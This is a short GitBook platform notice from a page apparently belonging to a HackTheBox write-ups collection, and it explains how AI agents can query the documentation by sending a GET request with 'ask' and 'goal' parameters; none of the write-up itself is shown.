This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:

```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-altered.md?ask=<question>&goal=<endgoal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.